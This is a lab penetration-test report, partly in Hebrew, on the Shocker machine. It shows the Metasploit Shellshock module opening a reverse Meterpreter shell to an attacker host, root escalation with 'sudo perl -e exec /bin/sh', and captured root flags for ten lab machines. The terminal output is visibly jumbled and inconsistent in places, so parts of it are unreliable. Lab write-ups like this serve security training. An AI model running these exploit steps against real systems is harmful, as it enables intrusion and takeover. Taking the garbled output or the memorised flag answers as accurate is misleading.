
# **בדיקות חסן תשתיות**

## **זוח מעבדות נמר**



Don't Bug Me!





We want to see what write in “user.sh” file:

```
└──(root㉿kali)-[~]
# cd Downloads/ 4.A.-v10.10.10.56
└──(root㉿kali)-[~/Downloads]
infra_kali_day8.zip python-cairo_1.16.2-2ubuntu2_amd64.deb python-gobject-2_2.28.6-14ubuntu1_amd64.deb python-gtk2_2.24.0-5.1ubuntu2_amd64.deb user.sh
└──(root㉿kali)-[~/Downloads]
# ls
Content-Type: text/plain
HTTP/1.1 200 OK
Server: Apache/2.4.10 (Ubuntu)
Date: Mon, 06 Jul 2015 06:07:30
Last-Modified: Mon, 06 Jul 2015 06:07:30
Content-Length: 12
Connection: keep-alive
Keep-Alive: timeout=5, max=100
Content-Type: text/plain
Just an uptime test script
06:07:30 up 40 min,  0 users,  load average: 0.07, 0.03, 0.01
2222/tcp open  ss

```

### Initial Shell Vulnerability Exploited

Apache mod\_cgi Bash Environment Variable Code Injection (Shellshock)

[https://www.rapid7.com/db/modules/exploit/multi/http/apache\\_mod\\_cgi\\_bash\\_env\\_exec/](https://www.rapid7.com/db/modules/exploit/multi/http/apache_mod_cgi_bash_env_exec/)

**Vulnerability Explanation:** This module exploits the Shellshock vulnerability, a flaw in how the Bash shell handles external environment variables. This module targets CGI scripts in the Apache web server by setting the HTTP\_USER\_AGENT environment variable to a malicious function definition.

### Vulnerability Fix:

**Severity:** 8

### Initial Shell Screenshot:

# בדיקות חסן תשתיות

## דוח מעבדות נמר

```
msf6 > search shellshock
Matching Modules
=====
#   Name                               Disclosure Date   Rank    Check  Description
-   exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01  excellent  Yes  Advantech Switch Bash Environment Variable Code Injection (Shellshock)
0   exploit/multi/http/apache_mod_cgi_bash_env_exec   2014-09-24  excellent  Yes  Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
1   auxiliary/scanner/http/apache_mod_cgi_bash_env     2014-09-24  normal   Yes  Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
2   exploit/multi/http/cups_bash_env_exec              2014-09-24  excellent  Yes  CUPS Filter Bash Environment Variable Code Injection (Shellshock)
3   auxiliary/server/dclient_bash_env                  2014-09-24  normal   No   DHCP Client Bash Environment Variable Code Injection (Shellshock)
4   exploit/unix/dhcp/bash_environment                2014-09-24  excellent  No   Dhclient Bash Environment Variable Code Injection (Shellshock)
5   exploit/linux/http/iphire_bashbug_exec            2014-09-29  excellent  Yes  IPFire Bash Environment Variable Code Injection (Shellshock)
6   exploit/multi/misc/legend_bot_exec                2015-04-27  excellent  Yes  Legend Perl IRC Bot Remote Code Execution
7   exploit/osx/local/vmware_bash_function_root      2014-09-24  normal   Yes  OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection
8   exploit/multi/ftp/pureftpd_bash_env_exec          2014-09-24  excellent  Yes  Pure-FTPD External Authentication Bash Environment Variable Code Injection
9   exploit/unix/smtp/qmail_bash_env_exec            2014-09-24  normal   Yes  Qmail SMTP Bash Environment Variable Injection (Shellshock)
10  exploit/multi/misc/xdh_x_exec                   2014-09-24  normal   Yes  Xdh / LinuxNet Perbot / FBot IRC Bot Remote Code Execution
11  exploit/multi/misc/xdh_x_exec                   2015-12-04  excellent  Yes  Xdh / LinuxNet Perbot / FBot IRC Bot Remote Code Execution

Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_exec
```

```
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options
```

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
=====
Name      Current Setting  Required  Description
----      -----          -----  -----
CMD_MAX_LENGTH  2048        yes      CMD max line length
CVE       CVE-2014-6271    yes      CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6272)
HEADER    User-Agent       yes      HTTP header to use
METHOD   GET             yes      HTTP method to use
Proxies   no              no       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   [+] 192.168.1.41  yes      The target host(s), range CIDR identifier, or hosts file with one host per line
RPATH    /bin             yes      Target PATH for binaries used by the CmdStager
RPORT    80               yes      The target port (TCP)
SRVHOST  0.0.0.0          yes      The local host or network interface to listen on. This must be specified if VHOST is not set
SRVPORT  8080             yes      The local port to listen on.
SSL      false            no       Negotiate SSL/TLS for outgoing connections
SSLCert  [REDACTED]       no      Path to a custom SSL certificate (default is randomly generated)
TARGETURI 192.168.1.41:80 yes      Path to CGI script
TIMEOUT  5                yes      HTTP read response timeout (seconds)
URIPATH  [REDACTED]       no      The URI to use for this exploit (default is random)
VHOST    [REDACTED]       no      HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
----      -----          -----  -----
LHOST    192.168.1.41    yes      The listen address (an interface may be specified)
LPORT    4444             yes      The listen port

Exploit target:
=====
Id  Name
--  --
0  Linux x86
```

```
Sep 14, 2021 11:04:59 AM org.apache.commons.httpclient.HttpMethodDirector exec
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 10.10.10.56
RHOSTS => 10.10.10.56
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 10.10.14.22
LHOST => 10.10.14.22
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/user.sh
TARGETURI => /cgi-bin/user.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.10.14.22:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 10.10.10.56
[*] Meterpreter session 1 opened (10.10.14.22:4444 → 10.10.10.56:44214) at 2021-09-14 12:12:44 -0400
meterpreter > whoami
whoami > root
```

## Privilege Escalation

**Vulnerability Exploited:** /usr/bin/perl

**Vulnerability Explanation:** We can see that we have a root permission in /usr/bin/perl

and we can do a root commands from this directory.

**Vulnerability Fix:** Don't give a root permission with no password for all the files, directories and programs

**Severity:** 6

**Exploit Code:** Perl

**Proof Screenshot Here:**

```
meterpreter > shell
Process 1471 created.
Channel 2 created.
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

```
pwd
/
cd usr/bin
pwd
/usr/bin
```

# בדיקות חסן תשתיות

## דוח מעבדות נמר

```
,/bin/sh\nsudo perl -e 'exec "/bin/sh"'  
whoami  
root  
id  
uid=0(root) gid=0(root) groups=0(root)
```

### Proof.txt Contents:

```
cd /  
cd root  
ls  
root.txt  
cat root.txt  
c04dc2286a0f29c9cf57a06b2b0472f9
```

## 4.0 Additional Items

### Appendix 1 - Proof and Local Contents:

IP (Hostname)	Proof.txt Contents
10.10.10.40 (Blue)	ff548eb71e920ff6c08843ce9df4e717
10.10.10.5 (Devel)	e621a0b5041708797c4fc4728bc72b4b
10.10.10.95 (Jerry)	04a8b36e1545a455393d067e772fe90e
10.10.10.4 (Legacy)	993442d258b0e0ec917cae9e695d5713
10.10.10.8 (Optimum)	51ed1b36553c8461f4552c2e92b3eed
10.10.10.7 (Beep)	d982d43435e53134a4fad72336507ca2
10.10.10.3 (Lame)	d5e135a806e07875066af547eadde782
10.10.10.75 (Nibbles)	889132f31f8f73c4cc06d000fc80c95f
10.10.10.60 (Sense)	d08c32a5d4f8c8b10e76eb51a69f1a86
10.10.10.56 (Shocker)	ed59809a3ded5b79572f5752dd90e974